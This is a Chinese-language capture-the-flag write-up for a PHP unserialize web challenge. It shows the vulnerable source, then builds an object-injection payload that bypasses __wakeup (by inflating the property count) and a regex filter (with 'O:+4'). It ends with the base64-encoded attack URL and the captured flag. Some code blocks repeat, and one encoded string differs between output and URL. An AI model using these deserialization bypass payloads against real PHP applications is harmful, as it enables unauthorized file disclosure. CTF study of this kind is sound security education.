
攻防世界-Web_php_unserialize

原创

m0_62094846 于 2022-01-11 11:57:23 发布 318 收藏

文章标签： php 前端 开发语言

本文链接：https://blog.csdn.net/m0_62094846/article/details/122427776



Web_php_unserialize 👍 55 最佳Writeup由Victis • knd提供

难度系数：★★2.0


题目来源：XTCTF

题目描述：暂无

题目场景：http://111.200.241.244:60153

倒计时：02:34:26


题目附件：暂无



```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```


```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

反序列化题，根据代码，flag在fl4g.php里，序列化fl4g.php然后再反序列化读取



```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
```

这一段代码保留，说的是保证文件是index.php，用的是函数_wakeup，这时要绕过




```
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

这一段是传入一个参数var，对它解码以及反序列化

进行编码获得fl4g.php文件的序列化后的值

```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}

 $a=new Demo('fl4g.php');
 $b=serialize($a);
 echo $b;
?>
```



```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}

    $a=new Demo('fl4g.php');
    $b=serialize($a);
    echo $b;
?>
```

```
O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}
```

只是这样是不行的，根据源代码

需要绕过_wakeup　1改2，让这个值大于原来的值可以绕过

```
O:4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}
绕过对序列化的检测 这里的机制是 /[oc]:\d+:/i
```

O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}


正号不改变正数的值，可以绕过检测

最后对它进行base64编码，但是用编码器编码会出问题，和%00*%00有关

就在代码中进行编码

法一：

直接编码这串代码




```
<?php
$a='O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}';
var_dump(base64_encode($a));
?>
```

```
string(64) "TzorNDoiRGVtbyI6Mjp7czoxMDoiRGVtb2ZpbGUiO3M6ODoiZmw0Zy5waHAiO30="
```


法二：
让程序运行过程中直接编码

```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}

 $a=new Demo('fl4g.php');
 $b=serialize($a);
 echo $b;
 $b=str_replace('O:4','O:+4',$b);
 $b=str_replace(':1:',':2:',$b);
 var_dump($b);
 var_dump(base64_encode($b));
?>
```



```
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}

    $a=new Demo('fl4g.php');
    $b=serialize($a);
    echo $b;
    $b=str_replace('O:4','O:+4',$b);
    $b=str_replace(':1:',':2:',$b);
    var_dump($b);
    var_dump(base64_encode($b));
?>
```

```
O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}string(49) "O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}"
string(68) "TzorNDoiRGVtbyI6Mjp7czoxMDoiAER1bW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ=="
```



111.200.241.244:60153/?var=TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==

```
<?php
$flag="ctf{b17bd4c7-34c9-4526-8fa8-a0794a197013}";
?>
```